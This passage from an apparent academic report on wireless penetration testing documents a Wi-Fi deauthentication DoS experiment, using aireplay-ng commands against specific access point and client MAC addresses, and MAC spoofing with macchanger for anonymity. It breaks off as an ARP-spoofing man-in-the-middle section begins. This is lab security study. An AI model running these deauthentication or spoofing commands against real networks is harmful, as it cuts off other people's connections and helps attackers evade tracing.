


*Figure 15. DoS Attack on client mobile device 2 (DoS Attack)*

### 4.1.5 Commands Used

```
ifconfig wlan0 down

Iwconfig wlan0 mode monitor

Ifconfig wlan0 up

Airodump-ng wlan0

Iwconfig wlan0 channel 6

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B wlan0

aireplay-ng -0 0 -a E8:DF:70:59:D3:8B –c 6C:E8:5C:C8:E1:B0
wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c 5C:1D:D9:74:0E:0D
wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c 9C:DA:3E:F1:A3:24
wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c A4:D9:31:5B:FA:2C
wlan0

Aireplay-ng -0 0 -a E8:DF:70:59:D3:8B -c 5C:EA:1D:1D:B6:91
wlan0
```

### 4.1.6 Hypothesis

Table 3. Hypothesis Analysis for Dos Attack

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** |
|---|---|---|---|
| Denial of Service (DoS) attack (All clients) | All clients on a wireless network will be de-authenticated from the tested network during a | All clients connected to the wireless network will be disconnected. | The attack did not work if the interface and the access point were not on the same channel. Once both |

| | | | |
|---|---|---|---|
| | successful Denial of Service attack. | | were on the same channel, the attack was successful. Hence, the hypothesis was proven. |
| Denial of Service (DoS) attack (Targeted clients) | Specific clients connected to the tested network can be targeted and de-authenticated in a DoS attack. | The targeted client device will be disconnected. | Repetition of the attack with different client devices was successful as the targeted devices were disconnected. Hence the hypothesis was proven. |

Table 4. Variables for DoS attack

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| Denial of Service Attack | Connection to the network being tested | Client MAC address |

### 4.1.7 Observations

Table 5. DoS attack experiment results

| Experiment No. | Dependent Variable (Connection Status) | Independent Variable (MAC Address of Client) | Result | Notes |
|---|---|---|---|---|
| 1 | Connection | 5C:1D:D9:74:0E:0D | Client disconnected | Test successful |
| 2 | Connection | 6C:E8:5C:C8:E1:B0 | Client disconnected | Test successful |
| 3 | Connection | 9C:DA:3E:F1:A3:24 | Client disconnected | Test successful |
| 4 | Connection | A4:D9:31:5B:FA:2C | Client disconnected | Test successful |
| 5 | Connection | 5C:EA:1D:1D:B6:91 | Client disconnected | Test successful |

Both parts of the experiment were repeated five times to ensure the accuracy and success of the attacks every time. The hypothesis stated that all devices connected to the wireless network would be disconnected. Despite a minor obstacle caused by channel mismatch between the interface and the access point, the attack was successful in disconnecting all devices once the channel was rectified. Hence, the hypothesis was proven.

The second hypothesis states that only the targeted device would be disconnected when the attack was carried out. After multiple tests with different target devices, the attack was successful every time. Hence the hypothesis was proven.

### 4.1.8 Conclusion

The experiment was successful while proving both the hypotheses in the process. There was a hindrance in the first experiment that was conducted but was resolved by matching the channels of the interface and the access point.

### 4.1.9 Experiment Analysis

The tests were conducted in two different scenarios. The first setup involved executing a DoS attack against all clients connected to the wireless network that was being tested. The second setup involved targeting specific clients connected to the wireless network to deny service to them. As seen in the above tests, both forms of the attack were successful.

The first test setup resulted in the disconnection of all devices that were connected to the wireless network. Once the attack succeeded, all devices that were connected to the network were unable to re-establish the connection as de-authentication signals were constantly sent in an infinite loop to the router that denied any connection to the various devices that were connected to the network. The second iteration of the experiment targeted one device at a time. When the attack was carried out, the other devices maintained a connection with the wireless network, but the targeted device lost its connection during the course of the attack. The success of both setups required that the channel of the interface was set to the same as that of the wireless network being targeted. The airodump suite could not automatically change channels; the mismatch created prevented the attack from succeeding.

While there were a few papers that talked about the attacks mentioned above, they did not execute the attacks or noted any issues that may be faced while trying to perform the attack. An alternative to this form of attack was found in one of the papers where the same suite was used but in a different way- by attacking the client and the access point by sending 10000 packets that would flood the device and prevent it from recognize legitimate requests and respond to them (Carranza & DeCusatis, 2016). Another paper used websploit to set the channel to the required value for the wireless network and then used the same command as used in the experiment to disconnect the client from the network (Goel, Gupta, Garg, & Madan, 2014). However, the paper only described what the command did but did not perform any live tests to ensure the test worked.

### 4.1.10 Reliability, Validity and Limitations

Reliability is an indicator of a measure's internal consistency. A measure is reliable when different attempts at measuring something converge on the same result. As the various repetitions of the experiment showed, the same result was achieved during each iteration. The test-retest reliability was proven by the successful implementation of all the tests.Hence, the experiment was reliable.

Validity is the accuracy of a measure or the extent to which a result truthfully represents a concept. The first hypothesis that was established for the experiment stated that all devices connected to the wireless network would be disconnected while the other hypothesis disconnected targeted clients from the network. Every iteration resulted in the tests giving the required result, and the accuracy of the test was validated by the repetitions.

The only limitation faced during the experiment was the channel switch that was required for the experiment to succeed. When the channels of the interface and the target network were not the same, the attack could not be completed.

## 4.2 Macchanger Experiment

### 4.2.1 Description of the Experiment

The experiment was aimed to change the Media Access Control (MAC) address of the external USB wireless adapter. The MAC address is a unique identifier of the network interface controller (NIC) present in laptops, mobile phones, and other electronic devices. A NIC is a computer hardware component that connects a computer to a network. The MAC address was stored in the router table when a connection was established; the information could be used to trace the person performing vulnerability tests by a hacker who wants to harm the system. Changing the MAC address helps in anonymizing the user as many companies track the users by recording these addresses. Every device connected on the network is identified by its MAC address, so changing the MAC address will help in protecting the identity. Macchanger is a tool present in the Kali Linux repository that allows tweaking the MAC address of a network interface card.

### 4.2.2 Virtual Machine Setup

The setup involved using VMware Workstation Pro 15 on a laptop running Windows 10 Home Edition. An external USB WiFi adapter was used for the experiment. A virtual machine of Kali Linux is running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System Source File | Kali Linux 2019.1 ISO |

### 4.2.3 Tools Used

The tool used for this experiment was the macchanger utility, which is present in the Kali Linux repository.

### 4.2.4 Experiment Steps

Step 1

```
Ifconfig wlan0 down
```

This command brought down the network interface so the changes could be made to the MAC address.

Step 2

```
Macchanger -s wlan0
```

This command displayed the current MAC address of the wireless interface wlan0 and the permanent MAC address of the interface.

Step 3

```
Macchanger -r wlan0
```

This command set the MAC address to a random new address. Figure 16 shows how a new random MAC address was assigned to the interface.




*Figure 16. Commands to bring down interface and change MAC address to random address (Macchanger Experiment)*

Step 4

```
Macchanger -l
```

This command prints a list of all known network vendors along with their pre-defined MAC prefixes. The vendor information can be used to set the mac address to a specific vendor. Figure 17 shows the various vendor options that can be set by using the vendor bits provided in the list.




*Figure 17. Macchanger Vendor List (Macchanger Experiment)*

Step 5

```
Macchanger -m 04:ef:0f:00:00:00 wlan0
```

This command set the MAC address to the specified MAC address. Figure 18 shows the MAC address set to a specific address of 04:ef:0f:00:00:00.




*Figure 18. Command to set specific MAC address (Macchanger Experiment)*




*Figure 19. All Macchanger commands in one terminal (Macchanger Experiment)*

Figure 19 shows all the commands and their results in a single command window.

Step 6

```
Macchanger -p wlan0
```

This command displays the permanent MAC address of the interface that was assigned by the company that manufactured the network interface, as seen in figure 20.




*Figure 20. Command to revert back to hardwired MAC Address (Macchanger Experiment)*

### 4.2.5 Command List

```
Ifconfig wlan0 down

Macchanger -r wlan0

Macchanger -s wlan0

Macchanger -l

Macchanger -m 04:ef:0f:00:00:00 wlan0

Macchanger -p wlan0
```

### 4.2.6 Hypothesis

Table 6. Hypothesis analysis for macchanger experiment

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** |
|---|---|---|---|
| Macchanger Experiment | The MAC address of the USB network adapter can be manipulated using macchanger commands | The mac address will be changed to a new temporary address. | If the network interface was not offline, the mac address could not be changed. The interface had to be down to change the MAC address. MAC address could be changed randomly, to a specified address and to the originally manufactured address. |

Table 7. Variables for macchanger experiment

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| Macchanger Experiment | Permanent MAC Address | Changed MAC Address |

### 4.2.7 Observations

Table 8. Experiment results for macchanger experiment

| Experiment No. | Dependent Variable (Permanent Mac Address of Interface) | Independent Variable (Changed MAC Address of Interface) | Result | Notes |
|---|---|---|---|---|
| 1 | 24:FD:52:27:9C:36 | EE:10:76:A1:E3:74 | MAC address changed | Test successful |
| 2 | 24:FD:52:27:9C:36 | 04:EF:0F:00:00:00 | MAC address changed | Test successful |
| 3 | 24:FD:52:27:9C:36 | 9A:D7:BF:9D:FC:D3 | MAC address changed | Test successful |
| 4 | 24:FD:52:27:9C:36 | 9E:E2:8C:CF:AE:B7 | MAC address changed | Test successful |
| 5 | 24:FD:52:27:9C:36 | B6:B5:43:7e:85:5A | MAC address changed | Test successful |
| 6 | 24:FD:52:27:9C:36 | 00:00:0C:56:ED:F6 | MAC address changed | Test successful |
| 7 | 24:FD:52:27:9C:36 | 1E:24:90:4D:B5:67 | MAC address changed | Test successful |
| 8 | 24:FD:52:27:9C:36 | 00:06:90:56:ED:F6 | MAC address changed | Test successful |
| 9 | 24:FD:52:27:9C:36 | 06:46:B1:2C:5A:C6 | MAC address changed | Test successful |
| 10 | 24:FD:52:27:9C:36 | 16:4D:2E:78:DE:EC | MAC address changed | Test successful |

The experiment was repeated ten times to ensure the accuracy of the attack. Despite the simplicity of the experiment, MAC address change is an important tool. As seen from the

experiment and various commands that led to the results, several tweaks could be made to the MAC address. The macchanger tool had various commands which could change the MAC address to a random, specific, or the hardwired address. The hypothesis was thus proven as the MAC address was changed by using various macchanger commands.

### 4.2.8 Conclusion

The hypothesis was proven as the MAC address was changed using different commands of the macchanger tool. The one pre-requisite found to implement the experiment successfully was to ensure that the network interface was down before changing the MAC address. When the interface was active, a MAC address was already assigned that allowed a connection to the network. Taking the interface down enabled the use of macchanger to change the MAC address.

### 4.2.9 Experiment Analysis

The experiment was done to change the MAC address of the interface. The only hindrance in experimenting was that the interface is down before macchanger could be used to change the address of a device. While the test seemed to be a very simple one, it was important because changing the MAC address added another layer of anonymity when performing any tests on a vulnerable network. However, there were other aspects of the macchanger suite that were used to change the MAC address of the interface being targeted as required. Apart from the random setting, the MAC address could be set to a new one that could be manually entered. A list of vendors that manufacture network interfaces was obtained that contained the vendor names along with the prefix associated with them. Of the 12 digits found in a MAC address, the first six digits are associated with the vendor that manufactures the interface. These prefixes are assigned by the IEEE to each vendor. This could be helpful in situations when only a specific vendor was allowed on a network. A paper on penetration testing using Kali Linux discussed macchanger in its simplest form (Carranza & DeCusatis, 2016). The paper talked about the macchanger command that sets a new random MAC address for the interface.

### 4.2.10 Reliability, Validity and Limitations

Reliability, as defined earlier, is the measure of the consistency of a result. All tests performed resulted in the MAC address being changed to a new address. Different commands were used to implement the experiment, and the iterations resulted in successful attempts. Ten repetitions were done of the experiment to confirm the reliability of the test.

The validity of the experiment confirms the accuracy of the tests. Since the tests were repeated, ten times and all tests resulted in the successful implementation of the experiment, the validity of the tests was proven.

The only limitation for the experiment was that the network interface had to be brought down before the MAC address could be changed because when the interface was up, the interface already had a MAC address assigned to it.

## 4.3 Man-in-the-middle Attack

### 4.3.1 Description of the Experiment

A man-in-the-middle (MITM) attack allows intruders or an unauthorized party to listen to data being exchanged between two systems. As shown in figure 21, if there are two individuals communicating, and a third person listens in by intercepting the channel of communication, then it constitutes a MITM (Gangan, 2015). Here, Eve will impersonate Bob as Alice and Alice as Bob. Both would be unaware that Eve is eavesdropping.




*Figure 21. Man-in-the-middle attack concept (Gangan, 2015)*

Apart from the Kali Linux virtual machine, a Windows 10 virtual machine was set up to be the victim. The setup of the experiment used ARP spoofing to trick the router into thinking that the Kali Linux setup was the target destination while the victim Windows 10 machine believed that the Kali machine was the router. ARP stands for address resolution protocol communication in which the host PC sends a packet containing the source and destination IP address to all the devices present on the network. The device with the target IP address will respond to the ARP request with its MAC address, and the communication takes place. The

vulnerability of the ARP protocol could be easily exploited by ARP spoofing. The ARP reply packet was sent back to the attacking computer and completed the attack.

HTTP stands for Hypertext Transfer Protocol. A website that starts with HTTP was telling the browser to connect over HTTP. HTTP connections are generally established over port 80 and use Transmission Control Protocol (TCP) to send and receive data packets on the web. HTTPS, on the other hand, is a secured version of the HTTP and uses Transport Layer Security (TLS) over port 443. Data transfer is done using an encrypted connection, where different browsers have a list of trusted certificate authorities (CAs). A certificate authority cryptographically signs the certificates that include the public key that is decrypted on the user side.

### 4.3.2 Virtual Machine Setup

